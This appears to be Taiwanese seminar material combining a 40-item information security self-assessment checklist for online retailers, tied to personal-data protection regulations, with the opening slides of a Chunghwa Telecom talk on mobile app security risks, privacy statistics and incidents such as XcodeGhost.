- 技術：10項控制措施
- 作業：20項控制措施
- 設備：5項控制措施

資安基本查核表推動架構

資安基本查核表執行方式

執行方式：採業者預防性自主管理

自主管理

業主依據資安基本查核表之要求執行自評作業。

諮　　詢

EC-CERT以電話/email進行顧問諮詢，協助解決資安問題

顧問服務

重大資安問題資安顧問團隊以實地顧問服務，協助解決資安問題。

如何取得資安基本查核表

網站自行下載

中華民國無店面零售商業同業公會
網址：http://cnra.org.tw/

EC-CERT電子商務資安服務中心
網址：http://ec-cert.org.tw/

Email索取

中華民國無店面零售商業同業公會
塗家興　組長
nemos@cnra.org.tw

服務電話：02-66076037　塗家興　組長

THANK YOU

網路零售業資安基本查核表

公司名稱：　　查核人員簽名：　　查核日期：105 年　　月　　日

類別	項次	符合	部分符合	不符合	其他	備註	是否需諮詢服務
人員	1						
	2						
	3						
	4						
	5						
作業	6						
	7						
	8						
	9						
	10						
	11						
	12						
	13						
	14						
	15						
	16						
	17						
	18						
	19						
	20						

類別	項次	符合	部分符合	不符合	其他	備註	是否需諮詢服務
作業	21						
	22						
	23						
	24						
	25						
技術	26						
	27						
	28						
	29						
	30						
	31						
	32						
	33						
	34						
	35						
設備	36						
	37						
	38						
	39						
	40						

網路零售業資安基本查核表說明

網路零售業資安基本查核表(以下簡稱本表)係為經濟部商業司委託財團法人資訊工業策進會制定，並由中華民國無店面零售商業同業公會負責推動網路零售者(以下簡稱業者)資安基本防護自主管理，以引導業者建立資訊安全防護。

一、目的：

本表旨在提供業者以資安基本防護基礎進行個資安全防護管理，協助業者因應法規要求，落實個資安全防護。本表屬於鼓勵業者建立自主管理，建議業者可參考本查核表，但不以此為限，並考量業者營運風險與需求，訂定符合業者本身營運需求之個資安全防護管理。

二、使用對象：

國內經營網際網路零售業及網際網路零售服務平台業。

三、如何使用本表：

本表係依據經濟部商業司於 104 年 9 月頒佈之「網際網路零售業及網際網路零售服務平台業個人資料檔案安全維護計畫及業務終止後個人資料處理作業辦法」(下載網址：http://www.rootlaw.com.tw/LawArticle.aspx?LawID=A040100100006900-1040917)，之規定，依序展開資安基本防護的控制措施，並分類為人員、作業、技術及設備等四大類，共四十項控制措施，並提供作業建議及應注意事項。

本表應由業者指派主管、資訊及資安相關人員，共同填寫本表。

填寫步驟如下：

(1) 依序由第一項至最後一項 (即 1 至 40 題)，以本表之建議控制措施為基準，比對業者本身現行資安防護控制措施作法，將比對後之結果作為自評判斷之依據，擇一勾選符合程度(「符合」/「部分符合」/「不符合」/「其他」)欄位，查檢結果若有後續協助需求，請在「是否需 EC-CERT 後續諮詢服務」欄位打勾。

(2) 填寫說明如下：

第 5 項次之 建議控制措施	符合	部分符合	不符合	其他	是否需 諮詢服務
員工和廠商人員，在被允許存取資訊處理設施之前，均應簽署機密性或保密協議。	符合建議控制措施作業說明第 1、2 點，請打∨	只符合建議控制措施作業說明第 1 或第 2 點，請打∨	建議控制措施作業說明第 1、2 點均不符合，請打∨	其他因素或作法說明，請打∨	需後續諮詢服務，請打∨

本表填寫後，請回傳至中華民國無店面零售商業同業公會(e-mail:nemos@cnra.org.tw)。

(3) 在「是否需諮詢服務」欄位打勾，將由中華民國無店面零售商業同業公會及 EC-CERT 技術團隊主動聯絡業者，提供相關諮詢。

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
人員	1	指定專人負責資安及個資保護政策、計畫與管理之工作事項，訂定相關程序文件。	§3-3	(1) 正式對內部發佈人令，指派資訊主管或營業主管負責推動資安及個資保護之工作，包括委外作業之聯繫與處理。 (2) 資安及個資保護之政策或手冊文件其對內部發佈(公告或 mail)，向員工及廠商說明要求遵守。(政策或手冊內容包含營運作業要求、資訊安全要求事項及委外契約要求)
	2	檢查同仁存取關鍵服務、客戶資訊，客戶要求的內容已納入安全管理責任並正式授權。	§12-1	(1) 檢查所有公司人員之職責，針對組織之重要服務流程，建立相互勾稽之流程，避免選手兼裁判之授權。如甲受理接單，則由乙審核訂單、再由丙出貨，同時甲乙丙之帳號權限及負責作業之內容不一樣。 (2) 處理個資檔案之人員，其職務如有異動，應將所保管之儲存媒體及有關資料列冊移交，接辦人員除應於相關系統重新設定密碼外，應視需要更換使用者帳號。
	3	每年至少執行一次公司員工資訊安全及個資保護認知宣導訓練。	§16-1/ §16-2 §19-10	(1) 訂定公司年度訓練計畫，條列那些人要接受訓練?訓練課程是什麼?訓練時間? (2) 每年對公司所有員工至少執行一次資訊安全及個資保護認知宣導訓練。 (3) 每年應對公司個資專責人員及資安人員至少執行一次資訊安全及個資保護之專業教育訓練。 (4) 教育訓練後要考試測試，提升員工資安及個資保護之重視。 (5) 教育訓練可自行安排或如參加 EC-CERTT 提供的資安教育訓練課程或其他專業資安獲個資保護課程。
	4	每年應對公司個資專責人員及資安人員至少執行一次資訊安全及個資保護教育訓練。	§3-4 §16-1 §16-3 §19-10	
	5	員工和廠商在被允許存取資訊或設施之前，均應簽署機密性或保密協議。	§12-4	(1) 員工和委外廠商在人員報到或服務合約簽署時，應簽署機密性或保密協議書，如切結書、軟體使用規定、網際網路使用規定等。 (2) 所有紀錄要留存備查。
作業	6	依據營運要求，訂定「個人資料保護管理」、「資訊安全政策」、「個人資料檔案安全維護計畫」及「業務終止後個人資料處理方法」等管理程序文件及管制措施並定期審查檢討。	§3-1/§3-2 §5-1-3 §6-1/§7-1 §9-1/§11-1 §15-1 §7-1/§18-1 §19-2-3	(1) 資安及個資保護政策制定與修改必須由公司的高階主管宣布，讓員工瞭解規定很嚴格，公司很注重。 (2) 至少每年一次，由公司的高階主管召開會議，於會議審查檢討文件內容及管制措施的效果並提出改善建議。 (3) 對個資或機密檔案之資訊安全處理原則與程序，應至少涵蓋下列內容： i 檔案於人員個人電腦或工作桌面之暫存或儲存或複製。 ii 檔案於人員個人電腦或工作桌面之刪除或銷毀。

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
			§20-1-2	iii 檔案進行內外部傳送時之資料加密或書面彌封。 iv 可攜式儲存裝置(包括 USB 隨身碟、行動硬碟、手持媒體及通信設備等) 之使用限制與管理。 v 保有檔案之儲存與備份。 vi 保有檔案之刪除與銷毀。 vii 保有檔案之內外部傳送。 viii 保有個檔案之處理紀錄管理。
	7	客戶之個人資料及客戶交易檔案，每年至少執行一次清查工作並定期審查維護。	§6-2/§6-3/ §6-4	(1) 建立資料或檔案之盤查及審議之管理程序。 (2) 每年由高階主管及相當人員共同查核檢討一次。 (3) 查核檢討若不符合管理程序，則需通知主管，並立即處理改善並加強訓練。
	8	建立帳號管理，包含帳號權限之申請、開通、停用及刪除並定期清查帳號權限，不得有共用帳號之行為。	§12-2/§12-3 §15-2 §19-7	(1) 建立帳號權限之申請、異動修改及刪除之管理程序。 (2) 每半年由高階主管及相當人員共同檢查帳號權限，並將帳號權限列冊管理。 (3) 帳號不能多人共同使用(二個以上之人員，使用同一帳號)，若一定要用則要有其他保護措施，如值勤表或使用登記表等輔助。 (4) 非專責處理特定個資者不得具有存取或查閱個人資料之權限。
	9	硬體設備、應用軟體及系統軟體等之最高權限帳號應列冊保管；最高權限帳號使用時須先取得權責主管同意，並保留稽核及審查紀錄。	§12-2/§12-3 §15-2 §19-7	(1) 針對網路設備、防火牆、系統、程序及資料庫管理者(含設定參數)之特權帳號權限，建立申請修改及刪除之管理程序且其帳號權限需通過主管核准。如主機系統、資料庫及防火牆等管理員之帳號需通過主管核准。 (2) 將所有的特權帳號權限列冊管理，並每半年由高階主管及相當人員共同查核檢討一次。 (3) 所有特權帳號權限之申請修改及刪除之紀錄要留存備查。 (4) 所有的帳號之存取使用紀錄，要留存至少三個月並每季審查，若不符規定則通知主管，並立即處理、改善及加強訓練。
	10	超過所規定之預期閒置時間或使用期限，系統應自動將使用者登出。	§15-1	(1) 當使用者登入系統後，若於 15 分鐘內沒有任何作業或訊息交換，則系統即需主動將其登出強制離線。

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
	11	資訊系統管理者應保存可識別存取來源的稽核軌跡，並定期審查使用者帳號活動，若發現帳號不正常使用時，應回報管理者及主管。	§15-2	(1) 建立應用系統使用權限管理程序，如申請帳號及使用方法、權限設定方法等。 (2) 留置使用者之使用紀錄，內容要有何人帳號/何時登入及登出時間/IP 或設備名稱位置/存取資訊或使用功能等使用資源。如紀錄甲員工利用 ast1 帳號在 1050404am1000 使用 192.168.1.20 之 host1 電腦，使用 ERP 系統查詢訂單 A0001。 (3) 應用系統使用者之使用紀錄，要留存至少三個月並每季審查，若不符規定則通知主管，並立即處理、改善及加強訓練。
	12	避免使用未經授權之電腦程式，及其他可能涉及侵害智慧財產權之行為。	§15-3	(1) 不要沒有版權之使用非法軟體。 (2) 使用免費自由軟體，要檢查來源是否安全並經防毒軟體掃瞄是否安全。
	13	建立並遵循電子郵件使用安全管理作業之規定。	§15-1	(1) 建立電子郵件使用管理程序，如申請帳號及使用方法、設定電子郵件密碼長度及如何保護電子郵件等。 (2) 執行安全檢查作業，如每季作社交工程(即利用假電子郵件，測試使用者之安全認知是否落實)，若不符規定則立即改善並加強訓練。如員工使用電子郵件必須完全了解社交工程攻擊，不得輕易開啟附檔。
	14	建立並遵循使用者通行碼管理之作業規定	§15-1	(1) 建立密碼管理程序，如檢查及使用方法、設定密碼長度、多久變更一次及如何保護密碼等。如要求密碼必須謹慎使用，不得告知其他人、每三個月必須更換一次密碼等。 (2) 執行安全檢查作業，如每月作 PC 之安全檢查，若不符規定則立即改善並加強訓練。
	15	個人電腦及主機應有即時掃描及攔阻病毒之防毒軟體，並隨時更新病毒程式碼。	§15-3	(1) 個人電腦及主機裝設防毒軟體並設定自動更新病毒程式碼。 (2) 建立防毒軟體管理程序，如檢查及使用方法、不得移除等。 (3) 規定每週定期掃瞄檢查電腦和儲存媒體。
	16	定期進行設備、系統元件、資料庫系統及軟體漏洞修補。	§15-3	(1) 對使用中之設備、系統元件、資料庫系統、作業系統及工具軟體等漏洞，進行自動更新修補作業，如 WINDOWS/ADOBE/OFFICE/MYSQL/MSSQL/ORACLE/CISCO/JAVA/.NET/ 防火牆…等軟體更新。

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
	17	建立並遵循媒體及可攜式儲存媒體使用安全管理作業規定。	§13-1	(1) 建立媒體及可攜式儲存媒體使用管理程序，如磁帶/USB/燒錄機/隔身硬碟/記憶卡等設備之開放權限原則及查核機制。如公司只能使用公司專屬式可攜式儲存媒體，不得私自攜帶使用。 (2) 機密性資料，若存放於媒體或可攜式儲存媒體上，應該使用加密技術保護資料，如檔案用密碼保護後再儲放至 USB。
	18	資訊系統及設備僅開啟必要之網路、服務、程式及通道，使用者僅能存取已被授權使用之網路、服務、程式及通道。	§14-2 §15-1	(1) 建立網路連線管理程序，如網路連線權限之申請、開通、修改及刪除等要求。 (2) 建立網路連線之安全需要規定，如網站網路連線服務只能由 80 通道進出，其餘就要關閉。
	19	使用遠端連線應使用強度足夠之加密通訊協定，不得將通行碼紀錄於工具軟體內。	§13-4 §15-1	(1) 建立遠端連線之管理程序。如使用何種協定連線交換資料?遠端權限之申請、開通、修改及刪除等要求。 (2) 使用 VPN/HTTPS 設備或 SFTP 通訊協定連線交換資料。 (3) 帳號密碼不得儲存於系統或工具軟體內。
	20	資訊系統、個人資料、重要資料(資料庫)及軟體應定期備份，並定期執行回復測試。	§13-5 §19-6	(1) 每日備份最好，至少每週要備份一次，備份檔案保存三週。 (2) 備份資料要檢查是否正確成功。
	21	確立與營運所在地之警察機關、主管機關及 EC-cert 等相關機構之聯絡體制、資安事件管理文件及紀錄留存。	§8-1-5 §19-8	(1) 建立發生狀況時的通知管理程序，如通知誰?如何通知 ?時限為何? 等等。如發生事故時，發現人要在 2 小時內電話通知課長及經理，經理要立即通知總經理。 (2) 建立發生狀況時的處理作業管理程序，如誰作何事? 如何執行 ?如何回應?如發現人要現場處理，課長及經理要支援或通知廠商及 EC-CERT 協助或向警方報案。 (3) 相關作為製作成紀錄並留存備查。
	22	服務或設備委外時，應事先明確訂定作業目標、範圍及雙方權力義務。	§11-1 §13-2	(1) 避免允許系統服務廠商以遠端登入方式進行牽涉個資或機密的資訊系統維護或其他有關之運作；若需使用遠端登入方式進行維護，則應透過加密方式進行（如：HTTPS、SSH 等）。 (2) 檢視處理作業委外合約或其他正式文件內容，需至少包括下列要求： i 乙方應建立個資保護及資訊安全政策，並遵循甲方的個資保護及資訊安全要
	23	確定委外廠商之各項安全措施可以符合資料安全及個人資訊保護等法令法規。	§11-1 §13-2	

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
	24	委託契約內容應包含資訊處理方式、安全政策保護及個人資料保護相關事項之管理及檢核。	§11-1	求政策。 ii 乙方及其服務人員應簽署之保密承諾。 iii 乙方應對個資保護及資訊安全之處理作業人員進行相關教育訓練 (如應在 XX 月 XX 日前，至少受過 X 小時的個資管理與安全維護訓練課程)。 iv 乙方欲將受託之處理服務作業再進行轉包，應事先取得甲方之正式許可。 v 乙方欲將受託之處理服務作業再進行轉包，丙方亦應符合乙方應符合之合約條款、個資管理程序及安全維護要求。 vi 當契約終止時，相關之個資及作業資料應被銷毀或交還甲方。 vii 規範履約過程中，甲方可適時監督與稽核乙方之相關作業(包括進行考核測試、現場稽核、教育訓練，或其他可行之監督方式等)。 viii 倘因乙方違反個人資料保護法而遭任何其他第三人向委託機構主張任何權利、請求、索賠或訴訟等，除因甲方之故意或重大過失行為所致者外，乙方同意補償並確保甲方(包括甲方人員)不遭受亦不負擔任何索賠、責任、費用及損失。
	25	定期稽核及審查責任範圍內的資訊設施與安全政策、標準及其他任何安全要求的遵循性，並保留相關紀錄。	§7-3 §18-1-4 §19-11-12	(1) 將所有的資訊安全及個資防護之作法彙整並至各單位評估執行狀況，並每半年由高階主管及相當人員共同查核檢討一次評估結果，相關紀錄並留存備查。
技術	26	機敏性資訊傳輸過程得採取資訊加密保護措施，資料傳送以業務所需之最少資料為原則。	§13-3 §13-4	(1) 資料在網路傳輸與儲存必須加密。如網站傳輸採取 HTTPS 之保護措施，讓網路通訊資料加密，變成亂碼。 (2) 網站資料或資料庫加密之保護措施，讓資料加密，變成亂碼。如資料利用 zip 加密、或 OFFICE 之密碼加密、資料庫可利用工具或程式設定進行加密。 (3) 要傳輸或儲存之資料欄位內容，以可以完成服務之必要資料即可。如傳輸或留存資料內有出生年月日，以作為未來生日禮之行銷用，此時只需要月日就可，不要留出生年。 (4) 雙方連線時，應利用帳號密碼及動態密碼或鎖定網路 IP 位置作身分及設備之確認。
	27	採取具備資訊隱密性功能與識別、確認對方端末設備及防止儲存資料外洩等資料保護措施。	§13-3 §13-4	

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
				(5) 動態密碼可使用簡訊或硬體式設備。
	28	明訂網際網路作業相關管理辦法、作業規範及網路系統安全政策，並定期檢視修訂。	§13-4 §15-1	(1) 訂定網際網路作業使用管理程序，例如：如何申請上網權限? 要安裝何種軟體才可上網? 那些網站不可用? 及網際網路使用之安全要求等。如公司內網對外使用網際網路之人員管理。 (2) 使用管理程序要有審議檢查之控制。如公司使用網際網路之使用率。
	29	建立網路安全架構，於電子商務網站服務網段(主機區)建立防火牆或路由器設備，區隔外網區、DMZ 區以及內網區，並遵循防火牆安全管理程序規定。	§13-4	(1) 利用防火牆或路由器設備，將網路區分為外網與內網。 (2) 外網給客戶使用，內網給公司同仁使用。 (3) 外網的通路，要管制。如誰可以連線?用什麼方式連線。 (4) 外網與內網之間的通路，要管制。如誰可以內到外連線?誰可以外到內連線?用什麼方式連線。 (5) 訂定外網與內網使用管制程序。如連線申請單。
	30	至少每年實施 1 次弱點掃描，並完成缺失改善。	§15-3	(1) 針對主機、設備及 PC，每年實施 1 次弱點掃描(1 次 2 循環)。 (2) 弱點掃描作業後會出報告(1 循環)，報告之問題，要改善，改善後再作一次弱點掃描(2 循環)。 (3) 報告要視為機密文件，妥善保管。
	31	應避免採用已停止弱點修補或更新之系統軟體與應用軟體。若一定要採用，則應採用其他配套防護措施。	§15-3	(1) 不要使用不被原廠支援的作業系統如 Windows XP / WINDOWS SERVER 2000 /WINDOWS SERVER 2003 等，原廠已停止服務之軟體。若非用不可，則採取不可上網之隔離保護。 (2) 相關軟體要隨時更新。
	32	應管制個資檔案透過輸出入裝置、通訊軟體、系統操作複製至網頁、網路檔案或列印等方式傳輸，並應留存相關紀錄軌跡與數位證據。	§15-5 §19-1 §19-5 §19-9	(1) 管制 USB/FAX/MAIL/印表機/FB/LINE 等設施之使用權限申請管理或利用工具管制權限。 (2) 對連線存取紀錄，應每季查核檢討一次，若有異常應立即通報主管處理，並立即改善並加強訓練。
	33	限制外部網路存取功能，同時外部網路可以存取的機器設備應維持在最少的數量並定期審查檢	§13-4 §14-2 §15-1	(1) 針對具有可從外面連線至公司內網之廠商及公司內部人員，建立其帳號權限之申請修改及刪除之管理程序並記錄登入，登出時間。 (2) 將所有的帳號權限列冊管理，並每半年由高階主管及相當人員共同查核檢討一次。

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
		討。		(3) 對其連線紀錄，應每季查核檢討一次，若有異常應立即通報主管處理。
	34	建立存取控制(即帳號權限管理)機制功能，加強對不當資料檔案及存取之檢查。	§15-1 §15-5	(1) 建立帳號權限之申請修改及刪除之管理程序。 (2) 將所有的帳號權限列冊管理，並每半年由高階主管及相當人員共同查核檢討一次。
	35	應確認資訊系統開發設計中已納入必要的安全控管機能。	§15-1 §15-2 §15-4	(1) 資訊系統要開發或修改時，除功能需求外，需針對資訊安全列入要求並落實作業。如密碼一定要 8 碼以上，若未設定為 8 碼，則卡關不能到下一步、如要求網站要在 HTTPS 的通訊加密作業環境等。 (2) 資訊系統/作業系統/通訊軟體等所應用之軟體版本，其弱點已避免或已經有安全處理。
設備	36	應建立公司資訊設備清冊並定期盤點及檢討資訊設備的安全防護機制。	§14-2	(1) 每項設備必須有管理員負責保管，並有設備財產清冊，登記規格資源、服務用途、裝設軟體及 IP。 (2) 每年度或半年度執行設備財產盤點作業，並更新設備財產清冊。
	37	識別所有資訊資產之擁有者，並指派維護資訊資產責任。	§14-2	(1) 各類設備財產指派人員負責保管。 (2) 訂定設備財產之保護要求，例如：帳號密碼不用時收到櫃子並上鎖等。 (3) 指定專人負責管理儲存個人資料檔案之資訊設備與其他相關設施等，並檢視、處理其錯誤或異常事件等訊息。
	38	所有主機及設備在接入網路前，應變更供應商預設之帳號或通行碼，並移除非必要之所有帳號。	§14-2	(1) 無論是新購或重新安裝之主機及設備，在正式上線提供服務之前，應檢查相當參數之設定值，並與廠商交接帳號密碼。 (2) 與廠商交接帳號密碼後，應立即變更帳號密碼，同時將廠商用的帳號刪除。即每項設備從廠商獲得後必須更換帳號密碼。 (3) 若帳號無法刪除，則至少應立即變更密碼。
	39	通訊網路及伺服器放置處應有門禁管制；非授權人員進出應填寫進出登記，並由內部人員陪同與監督；進出登記紀錄應定期審查，如有異常應適當處置。	§14-2	(1) 儲存個人資料之資訊設備應置放於實體安全區域(如：門禁控管之辦公區域、機房)，避免有心人士或非授權人員存取。 (2) 機房作業管理程序及指派負責人員(即需有專人看守)，例如：機房巡查、 進出管制等。 (3) 訂定機房進出登記表，以管制人員與設備之進出。 (4) 來賓與廠商人員在機房作業時，指派負責人員陪同作業。

類別	項次	建議控制措施	維護計畫條文對應(條文-項目)	建議控制措施作業說明 (本說明不是控制措施之標準或全部作法，僅是施舉例之參考說明)
				(5) 外部單位或個人更新或維修電腦設備時，應指派專人在場，確保安全及防止個人資料外洩。 (6) 機房進出登記表，主管人員應每週或隨時抽查，若有不符規定或異常應立即採取行動並通知高階主管。
	40	訂定各類設備、應用軟體系統、儲存媒體之使用、報廢及轉移作業之管理規範。	§13-1/§13-2 §14-1/§14-2 §19-4	(1) 各類設備財產指派人員負責保管。 (2) 訂定各類設備作業使用管理程序，例如：安裝軟體經過誰計估? 誰核准? 誰安裝? (3) 訂定報廢管理程序，即設備報廢，需有程序將原設備的資訊完整刪除。例如：報廢時要經過誰檢查? 誰核准? 誰刪除? (4) 儲存個人資料檔案之電腦或相關設備如需報廢或移轉他用時，應確實刪除該設備所儲存之個人資料檔案。 (5) 對使用中之軟體及程式，訂定管制程序，例如：如何修改?如何安裝?誰才可以執行等程序。 (6) 防範資料洩漏之建議措施： i 有客戶資料之紙張不回收直接銷毀。 ii CD/硬碟/USB 等不用或故障時，先破壞再報廢丟棄。 iii 各類設備交接或異動時作檢查，將機密或客戶資料刪除，再交接或異動。

App 程式開發資安風險與防護實錄

中華電信 Chunghwa Telecom

APP程式開發資安風險與防護實錄

中華電信研究院
董元昕

日期：2016/05/27

中華電信 Chunghwa Telecom

內容

- 簡介
- 資安風險
- 案例分享
- 結論

中華電信研究院測試中心(1/2)

中華電信 Chunghwa Telecom

- 中華電信研究院是中華電信所屬的研發機構，國內知名的ICT系統開發廠商，擁有經驗豐富App開發工程師。
- 其中測試中心是專業測試實驗室，通過CMMI Level 3認證，TAF認證之ISO/IEC 17025實驗室，取得行動應用App基本資安認證實驗室，同時也是NCC資通訊設備安全檢測實驗室，有完整軟硬體測試能量，及經驗豐富的測試工程師。
  - http://www.chttl.com.tw/test/

CMMI LEVEL 3 certified


TAF Testing Laboratory 0263

中華電信研究院測試中心(2/2)

中華電信 Chunghwa Telecom

- 測試中心有完整的App檢測能量，包含完善的硬體設備資源，與充足的檢測軟體，藉此提供最「精確」、「完整」的檢測結果，確保您的App能夠符合工業局行動應用App基本資安認證規範。

APP應用全面進攻!



Flurry2014年報告統計，美國平均每人每日花費在瀏覽智慧型手機與平板的時間為2小時 38分鐘，使用APP的時間佔其中80%，使用瀏覽器佔其中20%

2015-08-28 獵豹移動雲平台統計發現，台灣人每天使用手機上網達197分鐘，位居全球第一，台灣人每日平均使用13.06個App。

App安全議題

❖ HP Mobile Application Security Report 2016

52.1% of applications accessed geolocation data

11.5% of applications accessed contacts, while

16.3% of applications accessed calendar data

61.7% of applications used ad or analytics frameworks

of applications

of applications include logging

hods

App收集的個人隱私是否必要？
通訊錄、行事曆與位置資訊

Insecure storage and privacy violation weaknesses are two of the top five concerns cited in the HPE 2016 Cyber Risk Report.

AppStore大量程式遭到感染

中華電信 Chunghwa Telecom

- 有駭客在非官方網站推出下載時間較短的Xcode開發工具，並趁機植入木馬程式XcodeGhost，只要開發人員下載這款受感染的開發工具並以此設計App，該App會夾帶該惡意程式。
- 這是App Store遭到惡意程式感染的首宗案例，用了這個「 XcodeGhost開發工具」編譯出來的App，會向一個網站(http://init.icloud-analysis.com)上傳使用者資料，這個網站是病毒作者用來收集用戶資料的。
- 蘋果緊急處理XcodeGhost資安事件，多款App遭下架 (DigiTime, 2015/09/21)
- FireEye：受到XcodeGhost感染的iOS程式超過4000款 (iThome, 2015/09/24)

小米手機資安門風暴

中華電信 Chunghwa Telecom

- 小米陷入隱私門風暴中，用戶與媒體多次實測發現，小米與紅米系列手機會將用戶數據傳到北京伺服器，小米始終未能清楚解釋，如果小米未能妥善處理，對於正在積極擴展海外市場的小米恐有負面影響，未來如果要進軍高度重視隱私權的歐美先進市場，更要擺脫侵犯隱私與違反資訊安全的品牌形象。
- 小米深陷資安門、恐不利海外推展(DigiTime, 2014/08/11)
- 新加坡調查小米涉嫌洩漏用戶個資(DigiTime, 2014/08/15)

什麼是風險

中華電信 Chunghwa Telecom

風險定義：


Risk

威脅利用弱點對資產造成影響的機率。

Threats Vulnerability Assets Impact Likelihood

